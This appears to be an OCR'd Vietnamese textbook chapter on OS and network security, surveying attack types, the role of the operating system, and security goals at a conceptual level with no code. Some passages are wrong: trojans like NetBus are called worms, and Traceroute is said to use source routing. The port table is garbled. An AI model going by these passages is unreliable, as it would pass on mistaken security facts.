Hầu như ai cũng đã từng nghe hay gặp phải virus, sâu mạng hoặc trojan horse. Virus là một chương trình gắn trong các ổ đĩa hoặc các tệp và có khả năng nhân bản trên toàn hệ thống. Một số virus có thể phá hoại các tệp hoặc ổ đĩa, còn một số khác chỉ nhân bản mà không gây ra một sự phá hoại thường trực nào. Một virus hoax không phải là một virus, mà là một e-mail cảnh báo sai về một virus. Một số virus hoặc e-mail chứa các hướng dẫn cách xoá một tệp được cho là một virus nguy hiểm – nhưng thực chất tệp này lại là một tệp hệ thống. Người nào mà làm theo “cảnh báo” này có thể sẽ mắc phải các lỗi hệ thống hoặc có thể cài đặt lại tệp đó. Ngoài ra, mục đích của virus hoax là lừa để cho người dùng chuyển tiếp các cảnh

báo cho nhau, làm tăng một số lượng lớn e-mail trên mạng, tạo ra những lo ngại không cần thiết và gây ra những rắc rối về lưu lượng mạng.

Sâu mạng là một chương trình nhân bản không ngừng trên cùng một máy tính hoặc gửi chính nó đến các máy tính khác trong mạng. Sự khác nhau giữa sâu mạng và virus là sâu mạng tiếp tục tạo các tệp mới, còn virus thì nhiễm ổ đĩa hoặc tệp rồi ổ đĩa hoặc tệp đó sẽ nhiễm các ổ đĩa hoặc các tệp khác. Sâu mạng là một chương trình có vẻ là hữu ích và vô hại, nhưng thực tế lại gây hại cho máy tính của người dùng. Sâu mạng thường được thiết kế để cho phép kẻ tấn công truy nhập vào máy tính mà nó đang chạy hoặc cho phép kẻ tấn công kiểm soát máy tính đó. Ví dụ, các sâu mạng như Trojan.Idly, B02K và NetBus là các sâu mạng được thiết kế để cho phép kẻ tấn công truy nhập và điều khiển một hệ điều hành. Cụ thể, Trojan.Idly được thiết kế để chuyển cho kẻ tấn công khoản mục người dùng và mật khẩu để truy nhập máy tính nạn nhân.

1.3.4. Tấn công bộ đệm (buffer attack).

Rất nhiều hệ điều hành sử dụng bộ đệm (buffer) để lưu dữ liệu cho đến khi nó sẵn sàng được sử dụng. Giả sử, một máy chủ với một kết nối tốc độ cao đang truyền dữ liệu đa phương tiện tới một máy trạm trên mạng, và máy chủ truyền nhanh hơn máy trạm có thể nhận. Khi đó giao diện mạng của máy trạm sẽ sử dụng phần mềm lưu tạm (đệm) thông tin nhận được cho đến khi máy trạm sẵn sàng xử lý nó. Các thiết bị mạng như switch cũng sử dụng bộ đệm để khi lưu lượng mạng quá tải nó sẽ có chỗ để lưu dữ liệu cho đến khi chuyển tiếp xong dữ liệu đến đích. Tấn công bộ đệm là cách mà kẻ tấn công lừa cho phần mềm đệm lưu trữ nhiều thông tin trong bộ đệm hơn kích cỡ của nó (trạng thái này gọi là tràn bộ đệm). Phần thông tin thừa đó có thể là một phần mềm giả mạo sau đó sẽ truy nhập vào máy tính đích.

Tấn công bộ đệm được thực hiện như sau: Các frame và packet là các đơn vị thông tin được truyền đi trên mạng, ví dụ các frame và các packet

được định dạng cho các phiên truyền thông TCP/IP. Một phần của thông tin trong frame hoặc packet nói lên kích cỡ của nó, ví dụ 324 byte. Khi một máy tính hoặc thiết bị mạng phải đệm dữ liệu, thông tin này sẽ báo cho máy tính hoặc thiết bị đó biết để dành bao nhiêu không gian bộ đệm để giữ tạm dữ liệu đó. Trong tấn công bộ đệm, kích cỡ của frame hoặc packet là quá nhỏ nên một đoạn mã độc (ví dụ mã của ngôn ngữ máy) có thể gắn vào cuối của frame hoặc packet mà bên nhận không biết được. Khi được lưu trữ trong bộ đệm, đoạn mã này không những sẽ bung ra để làm tràn bộ đệm mà còn chiếm quyền điều khiển hệ thống.

1.3.5. Tấn công từ chối dịch vụ.

Tấn công từ chối dịch vụ (DoS) được sử dụng để can thiệp vào quá trình truy nhập đến một máy tính, một trang web hay một dịch vụ mạng bằng cách làm lụt mạng đó bằng các thông tin vô ích hoặc bằng các frame hay packet chứa các lỗi mà một dịch vụ mạng không nhận biết được. Ví dụ, một tấn công dịch vụ có thể nhắm vào các dịch vụ truyền thông dùng giao thức truyền siêu văn bản (HTTP) hoặc giao thức truyền tệp (FTP) trên một trang web. Mục đích chính của tấn công DoS là chỉ làm sập một trang cung cấp thông tin hoặc làm tắt một dịch vụ chứ không làm hại đến thông tin hoặc các hệ thống. Trên thực tế, sự phá hoại đó là làm cho người dùng không thể truy nhập được một trang web hoặc một máy tính trên mạng trong một khoảng thời gian nào đó, điều này làm mất các chức năng của các giao dịch trực tuyến. Một số trang web thương mại điện tử đã từng bị các tấn công DoS đó là Amazon.com, Buy.com và eBay.com.

Nhiều khi một tấn công DoS vào một hệ điều hành được thực hiện trong chính mạng nội bộ mà hệ điều hành đó được cài đặt. Kẻ tấn công giành quyền truy nhập với khoản mục Administrator của Windows 2003 Server và dừng các dịch vụ trên máy trạm và máy chủ, làm cho người dùng không thể truy nhập vào máy chủ đó. Tệ hại hơn, kẻ tấn công có thể gỡ bỏ một dịch vụ hoặc cấu hình để cấm dịch vụ đó. Một cách khác đó là

làm đầy ổ đĩa trên các hệ thống không cài đặt chức năng Disk quota (hạn ngạch đĩa) làm cho các ổ đĩa bị tràn bởi các tệp. Vấn đề này trước đây thường xảy ra đối với các hệ thống máy chủ không có các tuỳ chọn quản lý hạn ngạch đĩa.

Một kẻ tấn công từ xa (không khởi tạo tấn công từ trong mạng cục bộ) có thể thực hiện một dạng tấn công đơn giản đó là làm lụt một hệ thống bằng nhiều gói tin. Ví dụ, chương trình Ping of Death sử dụng tiện ích Ping có trong các hệ điều hành Windows và Unix để làm lụt một hệ thống bằng các gói tin quá cỡ, ngăn chặn truy nhập tới hệ thống đích. Ping là một tiện ích mà người dùng mạng và các quản trị viên thường sử dụng để kiểm tra kết nối mạng. Một kiểu tấn công từ xa khác đó là sử dụng các gói tin được định dạng không chuẩn hoặc các gói tin có lỗi. Ví dụ, phần mềm Jolt2 DoS sẽ gửi liên tục các phân mảnh gói tin theo cách mà chúng không thể tái tạo lại được. Khi đó, tài nguyên của máy tính đích bị tiêu tốn hoàn toàn khi cố gắng tái tạo lại các gói tin. Một ví dụ khác, phần mềm Winnuke sẽ gửi các TCP frame được định dạng không chuẩn làm cho hệ thống đích bị treo hay bị sập.

Trong một số loại tấn công, máy tính khởi tạo tấn công có thể làm cho rất nhiều máy tính khác gửi đi các gói tin tấn công. Các gói tin tấn công có thể nhắm vào một site, một máy đích hay nhiều máy tính có thể tấn công nhiều máy đích. Kiểu tấn công này được gọi là tấn công từ chối dịch vụ phân tán DdoS.

1.3.6. Tấn công định tuyến nguồn (source routing attack).

Trong định tuyến nguồn, người gửi gói sẽ xác định chính xác tuyến đường mà gói sẽ đi qua để đến được đích. Thực chất, định tuyến nguồn chỉ sử dụng trong các mạng token ring và để gỡ rối các lỗi mạng. Ví dụ, tiện ích gỡ rối Traceroute trong các hệ điều hành Windows, UNIX, Mac OS và NetWare sử dụng định tuyến nguồn để xác định tuyến đường mà gói tin đi từ một điểm tới một điểm khác trên một mạng.

Trong tấn công định tuyến nguồn, kẻ tấn công sửa đổi địa chỉ nguồn và thông tin định tuyến làm cho gói tin có vẻ như đến từ một địa chỉ khác, ví dụ một địa chỉ tin cậy để truyền thông trên một mạng. Ngoài việc đóng giả làm một người tin cậy trong mạng, kẻ tấn công còn có thể sử dụng định tuyến nguồn để thăm dò thông tin của một mạng riêng, ví dụ một mạng được bảo vệ bởi một thiết bị mạng sử dụng chức năng chuyển đổi địa chỉ (NAT). NAT (Network Address Translation) có thể chuyển đổi địa chỉ IP của gói tin từ một mạng riêng thành một địa chỉ IP khác được sử dụng trên mạng công cộng hay mạng Internet – đây là kỹ thuật vừa để bảo vệ định danh của các máy tính trong một mạng riêng vừa để bỏ qua yêu cầu sử dụng các địa chỉ IP duy nhất trên toàn cầu trên mạng riêng.

* Chú ý: Những kẻ tấn công có thể lách được một thiết bị NAT bằng cách sử dụng một dạng định tuyến nguồn gọi là làm sai lệch bản ghi định tuyến nguồn (LSRR – Loose Source Record Route). Dạng định tuyến này không xác định một tuyến đầy đủ cho gói tin, mà chỉ một phần – ví dụ, một hoặc hai chặng (hop) hay thiết bị mạng trong tuyến đi qua thiết bị NAT.

1.3.7. Tấn công giả mạo.

Tấn công giả mạo làm cho địa chỉ nguồn của gói tin bị thay đổi làm cho có vẻ như được xuất phát từ một địa chỉ (máy tính) khác. Sử dụng tấn công giả mạo, kẻ tấn công có thể truy nhập được vào một hệ thống được bảo vệ. Tấn công định tuyến nguồn cũng được coi là một dạng tấn công giả mạo. Ngoài ra, tấn công DoS làm lụt một máy đích bằng các gói tin có địa chỉ nguồn giả mạo cũng là một dạng tấn công giả mạo.

1.3.8. Tấn công sử dụng e-mail.

Rất nhiều người sử dụng e-mail nhận ra rằng họ có thể là nạn nhân của một tấn công e-mail. Một tấn công e-mail có vẻ như xuất phát từ một nguồn thân thiện, hoặc thậm chí là tin cậy như: một công ty quen, một người thân trong gia đình hay một đồng nghiệp. Người gửi chỉ đơn giản giả địa chỉ nguồn hay sử dụng một khoản mục e-mail mới để gửi e-mail

phá hoại đến người nhận. Đôi khi một e-mail được gửi đi với một tiêu đề hấp dẫn như "Congratulation you've just won free software. Những e-mail phá hoại có thể mang một tệp đính kèm chứa một virus, một sâu mạng hay một trojan horse. Một tệp đính kèm dạng văn bản word hoặc dạng bảng tính có thể chứa một macro (một chương trình hoặc một tập các chỉ thị) chứa mã độc. Ngoài ra, e-mail cũng có thể chứa một liên kết tới một web site giả.

Tấn công có tên Ganda được thực hiện dưới dạng một e-mail và tệp đính kèm được gửi đi dưới rất nhiều dạng khác nhau, nhưng nó luôn mang một thông báo kêu gọi một hành động như "Stop Nazis" hoặc "Save kittens - Hãy cứu lấy lũ mèo con". Khi người dùng mở tệp đính kèm, sâu mạng Ganda sẽ được kích hoạt. Ngoài việc tạo ra các tệp, sâu mạng này còn can thiệp vào các tiến trình đã khởi động, ví dụ các tiến trình của phần mềm diệt virus và bức tường lửa. Một ví dụ khác là một e-mail giả được gửi cho các người dùng của một công ty đăng ký web site nổi tiếng trên internet, yêu cầu người nhận cung cấp tên, địa chỉ và thông tin thẻ tín dụng lấy cớ là cập nhật các bản ghi của công ty. Nhưng mục đích thực của nó là bí mật thu thập dữ liệu về thẻ tín dụng.

1.3.9. Tấn công quét cổng.

Truyền thông bằng giao thức TCP/IP sử dụng các cổng TCP hoặc cổng UDP nếu giao thức UDP được sử dụng cùng với giao thức IP. Cổng TCP hoặc UDP là một con đường để truy nhập hệ thống đích, thông thường nó liên quan đến một dịch vụ, một tiến trình hay một chức năng nhất định . Một cổng tương tự như một mạch ảo kết nối giữa 2 dịch vụ hoặc 2 tiến trình truyền thông với nhau giữa 2 máy tính hoặc 2 thiết bị mạng khác nhau. Các dịch vụ này có thể là FTP, e-mail, … Có 65535 cổng trong giao thức TCP và UDP. Ví dụ, dịch vụ DNS chạy trên cổng 53, FTP chạy trên cổng 20.

Port No	Purpose	Port	Purpose


		No	
1	Multiplexing	53	DNS server application
5	RJE applications	79	Find active user application
9	Transmission discard	80	HTTP web browsing
15	Status of network	93	Device controls
20	FTP data	102	Service access point (SAP)
21	FTP commands	103	Standadized e-mail service
23	Telnet applications	104	Standadized e-mail exchange
25	SNMTP e-mail applications	119	Usenet news transfers
37	Time transactions	139	NetBIOS applications

Bảng 1-1: Một số cổng TCP và mục đích sử dụng

Sau khi một kẻ tấn công đã biết được một hoặc nhiều địa chỉ IP của các hệ thống đang sống (tồn tại) trên mạng, kẻ tấn công sẽ chạy phần mềm quét cổng để tìm ra những cổng quan trọng nào đang mở, những cổng nào chưa được sử dụng. Ví dụ, kẻ tấn công công có thể truy nhập và tấn công các dịch vụ DNS trên cổng 53 của một máy chủ DNS. Cổng 23 của Telnet cũng là một mục tiêu hấp dẫn mà những kẻ tấn công nhắm đến để giành quyền truy nhập vào một máy tính. Có 2 phần mềm quét cổng thông dụng đó là Nmap và Strobe. Nmap thường được sử dụng để quét các máy tính chạy hệ điều hành Unix/Linux, ngoài ra còn một phiên bản được sử dụng cho các máy chủ và máy trạm Windows. Ngoài những kẻ tấn công, một số chuyên gia về an toàn cũng sử dụng Nmap để phát hiện các lỗ hổng an

toàn trên các cổng mở. Strobe cũng được sử dụng để quét các cổng mở, nhưng nó được thiết kế để tấn công các hệ thống Unix/Linux.

Một cách để ngăn chặn truy nhập thông qua một cổng mở là dừng các dịch vụ hoặc các tiến trình hệ điều hành không sử dụng hoặc chỉ cấu hình khởi động các dịch vụ một cách thủ công bằng chính hiểu biết của mình. Hình 1-2 giới thiệu lệnh kill trong Red Hat Linux để dừng tiến trình crond, số hiệu của tiến trình này là 1249.



Hình 1-2: Dừng tiến trình crond bằng lệnh kill trong Redhat linux

Hệ điều hành NetWare sử dụng các module NLM (NetWare Loadable Module) để mở rộng các khả năng và dịch vụ của hệ điều hành. Để đảm bảo quá trình quản lý an toàn tốt, cần phải biết được các module NLM nào được kích hoạt và cách dừng các module NLM không cần thiết. Quá trình dừng một module NLM (ví dụ module REMOTE.NLM được sử dụng để truy nhập console từ xa vào máy chủ) không chỉ là một cách bảo

đảm an toàn mà còn là cách để giải phóng bộ nhớ dành cho cho các chức năng hệ điều hành khác.

Cũng giống như các hệ điều hành khác, hệ điều hành Mac OS X cũng hỗ trợ rất nhiều dịch vụ, người quản trị có thể dừng các dịch vụ này trên màn hình desktop.

1.3.10. Tấn công không dây

Các mạng không dây thường rất dễ bị tấn công, vì rất khó để biết được người nào đó đã xâm hại đến mạng này. Đôi khi các tấn công trên mạng không dây còn được gọi là war-drives, vì kẻ tấn công có thể lái xe lòng vòng quanh một khu vực, dùng một máy tính xách tay để thu thập các tín hiệu không dây. Tuy nhiên, kẻ tấn công cũng có thể làm điều đó bằng cách đi bộ hoặc ở một nơi nào đó với chiếc máy tính xách tay của mình.

Hai thành phần quan trọng được sử dụng trong các tấn công không dây là một cạc mạng không dây và một ăng ten đa hướng, có thể thu tín hiệu từ tất cả các hướng. Một thành phần khác đó là phần mềm war-driving được sử dụng để bắt và chuyển đổi các tín hiệu từ ăng ten qua card mạng không dây. Các tấn công không dây thường được thực hiện bằng cách quét rất nhiều kênh sử dụng cho các truyền thông không dây, tương tự như việc sử dụng một máy quét để nghe các kênh của cảnh sát và chữa cháy.

1.4. Vai trò của hệ điều hành trong việc đảm bảo an toàn thông tin

Một hệ điều hành (OS) cung cấp các chỉ thị chương trình cơ bản để giao tiếp với phần cứng của máy tính. Hệ hiều hành là một mã chương trình giúp người sử dụng bắt đầu các chức năng cơ bản của một máy tính như: xem nội văn bản trên màn hình của máy tính, lưu giữ thông tin, truy nhập và sửa đổi thông tin, truy nhập vào một mạng, kết nối Internet và chạy các phần mềm ứng dụng khác. Hệ điều hành thực hiện các chức năng quản lý vào/ra (I/O) cơ bản nhất của máy tính. Quản lý vào/ra cho phép

các chương trình giao tiếp với phần cứng của máy một cách dễ dàng. Đóng vai trò là một giao diện gữa các chương trình ứng dụng và phần cứng của máy, một hệ điều hành thực hiện các tác vụ sau:

- Kiểm soát dữ liệu vào từ bàn phím, thiết bị chuột và mạng.

- Kiểm soát dữ liệu ra màn hình, máy in và mạng.


- Cho phép truyền thông qua modem hoặc các cổng truyền thông khác.

- Kiểm soát vào/ra cho tất cả các thiết bị, kể cả cạc giao diện mạng.

- Quản lý việc lưu trữ, tìm kiếm và phục hồi thông tin trên các thiết bị lưu trữ như các ổ địa cứng, các ổ đĩa CD-ROM.

- Cho phép các chức năng đa phương tiện như chơi nhạc và truy nhập các đoạn video clip.

Ở tất cả các cấp độ hệ điều hành, hệ điều hành đều có khả năng để cung cấp các chức năng an toàn. Ví dụ, một hệ điều hành có thể cung cấp chức năng an toàn để quản lý việc truy nhập ổ đĩa cứng hoặc quản lý cách thức các chương trình phần mềm kiểm soát các chức năng phần cứng. Thông qua hệ điều hành, việc truy nhập tới một máy tính hay một mạng có thể được kiểm soát bằng các khoản mục người dùng và mật khẩu. Một số hệ điều hành có khả năng tự bảo vệ mã chương trình của chúng bằng cách chạy mã này trong một vùng an toàn mà chỉ có hệ điều hành đó được phép sử dụng. Một số hệ điều hành lại có khả năng tự bảo vệ bằng cách tự động tắt các phần mềm có lỗi hoặc phần mềm sai chức năng để ngăn không cho chúng can thiệp vào các phần mềm khác hoặc can thiệp vào phần cứng.



Hình 1.1: Thành phần và chức năng của hệ điều hành.

- Giao diện lập trình ứng dụng (API): Là phần mềm trung gian giữa chương trình ứng dụng và nhân hệ điều hành (mã chương trình chính của hệ điều hành). API sẽ biên dịch các yêu cầu từ chương trình ứng dụng thành mã mà nhân hệ điều hành có thể hiểu được và chuyển xuống các trình điều khiển thiết bị phần cứng và ngược lại. Một chức năng khác của API là cung cấp một giao diện cho hệ thống vào/ra cơ bản (BIOS).

- Hệ thống vào/ra cơ bản (BIOS): Là một chương trình nhận dạng thiết bị phần cứng và thiết lập quá trình truyền thông cơ bản với các thành phần như màn hình và các ổ đĩa. Ngoài ra, BIOS còn nạp các thành phần khác của hệ điều hành khi khởi động và duy trì một đồng hồ thời gian thực để cung cấp ngày giờ cho hệ thống.

- Nhân hệ điều hành (Kernel): Là phần lõi của hệ điều hành thực hiện phối hợp các chức năng của hệ điều hành như: kiểm soát bộ nhớ và thiết bị lưu trữ. Nhân hệ điều hành sẽ giao tiếp với BIOS, các trình điều khiển thiết bị

và API để thực hiện các chức năng này. Ngoài ra, nó còn là giao diện với các trình quản lý tài nguyên.

- Trình quản lý tài nguyên (Resource Manager): Là các chương trình quản lý việc sử dụng bộ nhớ và vi xử lý trung tâm.

- Trình điều khiển thiết bị (Device Driver): Là các chương trình nhận các yêu cầu từ API thông qua nhân hệ điều hành rồi biên dịch chúng thành các lệnh thao tác với các thiết bị phần cứng tương ứng như: bàn phím, màn hình, ổ đĩa và máy in. Ngoài ra, hệ điều hành còn có thêm các trình điều khiển chuyên dụng phục vụ các chức năng và các thiết bị khác như âm thanh.

Trong các thành phần này, một dạng an toàn cơ bản nhất là cấu hình an toàn mật khẩu BIOS. Tuỳ chọn an toàn mật khẩu này có thể khác nhau tuỳ theo các nhà sản xuất phần mềm BIOS khác nhau. Dưới đây là một số tuỳ chọn mật khẩu thông dụng trong BIOS:

- Đặt mật khẩu để quản lý việc truy nhập ổ đĩa cứng.

- Đặt mật khẩu để truy nhập chương trình cài đặt BIOS hoặc xem cấu hình của BIOS (trong một số trường hợp người dùng có thể truy nhập vào BIOS để xem các thông tin cấu hình nhưng không thể thay đổi các cấu hình đó).

- Đặt mật khẩu để thay đổi cấu hình BIOS.

- Đặt mật khẩu để khởi động máy.

- Chỉ cho phép máy tính khởi động từ ổ đĩa mềm và chỉ sau khi người dùng nhập mật khẩu cho ổ đĩa đó.

1.4. Tính cần thiết của an toàn thông tin

An toàn là rất cần thiết vì các hệ thống máy tính và mạng lưu giữ rất nhiều thông tin và tài nguyên khác nhau. Ví dụ, khi người dùng sử dụng thẻ tín dụng để mua hàng qua internet thì phải cần đến nhà cung cấp dịch vụ internet cung cấp một kênh an toàn để thực hiện giao dịch và bảo đảm tất cả những thông tin cung cấp không bị lộ; phòng nhân sự của một công

ty luôn phải bảo đảm bí mật những thông tin nhạy cảm của nhân viên trong công ty. Đây chỉ là những ví dụ lý giải tại sao an toàn hệ điều hành và an toàn mạng là cần thiết. Mục đích của an toàn có thể được chia thành các nhóm sau:

1.4.1. Bảo vệ thông tin và tài nguyên.

Các hệ thống máy tính lưu giữ rất nhiều thông tin và tài nguyên cần được bảo vệ. Trong một công ty, những thông tin và tài nguyên này có thể là dữ liệu kế toán, thông tin nguồn nhân lực, thông tin quản lý, bán hàng, nghiên cứu, sáng chế, phân phối, thông tin về nhà máy và thông tin về các hệ thống nghiên cứu. Đối với rất nhiều công ty, toàn bộ dữ liệu quan trọng của họ thường được lưu trong một cơ sở dữ liệu và được quản lý và sử dụng bởi một chương trình phần mềm. Các tấn công vào hệ thống có thể xuất phát từ những đối thủ kinh doanh, khách hàng, những nhân viên biến chất. Các hệ thống máy tính ở các trung tâm đào tạo lưu giữ tất cả các loại tài nguyên, đôi khi chúng được chia thành 2 nhóm là nhóm tính toán và nhóm quản trị. Những tài nguyên tính toán bao gồm cơ sở dữ liệu nghiên cứu, các máy tính và phần mềm trong các phòng thực hành, thông tin về lớp học và các bài luận và các máy tính dùng cho các dự án công nghệ cao. Những tài nguyên quản trị bao gồm thông tin về sinh viên, hồ sơ đăng ký, các hệ thống kế toán và nguồn nhân lực, các hệ thống quản lý quỹ, phần mềm quản lý việc cấp phép và các hệ thống phát triển. Các tấn công vào các trung tâm đào tạo có thể xuất phát từ bên trong hoặc bên ngoài. Ví dụ, ở một trung tâm đào tạo, một giám đốc kinh doanh đã tấn công các hệ thống để bí mật biển thủ hàng nghìn đô la. Ở một trung tâm khác, một nhân viên bảo vệ khoa công nghệ thông tin đã thường xuyên xâm nhập các hệ thống thông qua các máy tính sơ ý bỏ lại trong trạng thái đăng nhập trong các phòng của các lập trình viên ứng dụng và hệ thống.

Mỗi quốc gia sở hữu một số lượng máy tính và tài nguyên thông tin điện tử rất lớn liên quan đến quốc phòng, luật pháp và các thông tin cá

nhân khác. Do đó, các phương pháp để bảo đảm an toàn cho những thông tin này có thể rất phức tạp và nhạy cảm. Các tấn công có thể xuất phát từ nhiều nguồn khác nhau, cả từ bên trong và bên ngoài quốc gia. Tất nhiên, hậu quả mà những tấn công thành công để lại sẽ rất nghiêm trọng.

Những người dùng máy tính là một nhóm rất lớn lưu giữ nhiều thông tin quan trọng cần được bảo vệ. Ví dụ, có trên 15 triệu người dùng sử dụng máy tính để thông tin liên lạc ở Mỹ. Tất cả những người dùng này lưu dữ, tải lên hoặc tải xuống những thông tin như những tài liệu văn bản, đồ hoạ và bảng tính, ở một khía cạnh nào đó, những thông tin này lại thuộc quyền sở hữu của các tổ chức mà họ đang làm việc. Những thông tin trên máy tính cũng bao gồm những bản ghi cá nhân, thông tin thuế và những dữ liệu nhạy cảm khác.

1.4.2. Bảo đảm tính riêng tư.

Các hệ thống máy tính lưu giữ rất nhiều thông tin cá nhân cần được giữ bí mật. Những thông tin này bao gồm:

- Số thẻ bảo hiểm xã hội.
- Số thẻ ngân hàng.
- Số thẻ tín dụng.
- Thông tin về gia đình.
- Thông tin về sức khoẻ.
- Thông tin việc làm.
- Thông tin về sinh viên.
- Thông tin về các khoản mục đầu tư.
- Thông tin về sổ hưu trí.

Tính riêng tư là yêu cầu rất quan trọng mà các ngân hàng, các công ty tín dụng, các công ty đầu tư và các hãng khác cần phải đảm bảo để gửi đi các tài liệu thông tin chi tiết về cách họ sử dụng và chia sẻ thông tin về

khách hàng. Các hãng này có những quy định bắt buộc để bảo đảm những thông tin cá nhân được bí mật và bắt buộc phải thực hiện những quy định đó để bảo đảm tính riêng tư. Hậu quả nghiêm trọng sẽ xảy ra nếu một kẻ giả mạo truy nhập được những thông tin cá nhân.

1.4.3. Kích thích luồng công việc

Luồng công việc bao gồm một chuỗi các hoạt động cần thiết để hoàn thành một tác vụ nào đó. Trong một văn phòng nhỏ, luồng công việc có thể được thực hiện bởi một hoặc 2 người. Trong một công ty lớn hơn, thì chuỗi công việc này có thể được thực hiện bởi rất nhiều người, mỗi người đảm nhiệm một công việc khác nhau. Ví dụ, trong một ngành kinh doanh liên quan đến các đơn hàng. Một người đại diện dịch vụ khách hàng sẽ nhận đơn hàng bằng điện thoại và nhập nó vào hệ thống máy tính. Hệ thống máy tính sẽ báo cho phòng vận chuyển gửi hàng hoá theo đơn hàng này đi, phòng kiểm kê sẽ được thông báo về những thay đổi trong cơ sở dữ liệu kiểm kê. Phòng thanh toán sẽ xử lý thông tin thẻ tín dụng để bảo đảm đúng thủ tục thanh toán.

Sự an toàn là rất quan trọng trong từng công đoạn của luồng công việc. Nếu một công đoạn bị lộ do một vấn đề an toàn nào đó, khi đó một tổ chức có thể mất tiền, mất dữ liệu hoặc mất cả hai. Ví dụ trong đơn hàng, nếu người đại diện khách hàng nhập đơn hàng, nhưng một tấn công vào một dịch vụ nào đó trên máy tính làm cho nó không được xử lý đầy đủ, khi đó hệ thống có thể vẫn thanh toán với khách hàng nhưng lại không chuyển hàng hoá đến khách hàng hoặc vận chuyển hàng hoá rồi nhưng lại không thanh toán với khách hàng.

1.4.4. Phát hiện các lỗ hổng an toàn và gỡ rối phần mềm.

Các nhà sản xuất các thiết bị phần cứng và phần mềm thường gặp phải rất nhiều áp lực để đưa sản phẩm của họ ra thị trường càng nhanh càng tốt. Nếu sản phẩm của một nhà sản xuất tung ra muộn, kết quả là đối

thủ cạnh tranh sẽ chiếm mất thị phần hoặc nhà sản xuất sẽ là mục tiêu của những chỉ trích trên các phương tiện thông tin đại chúng.

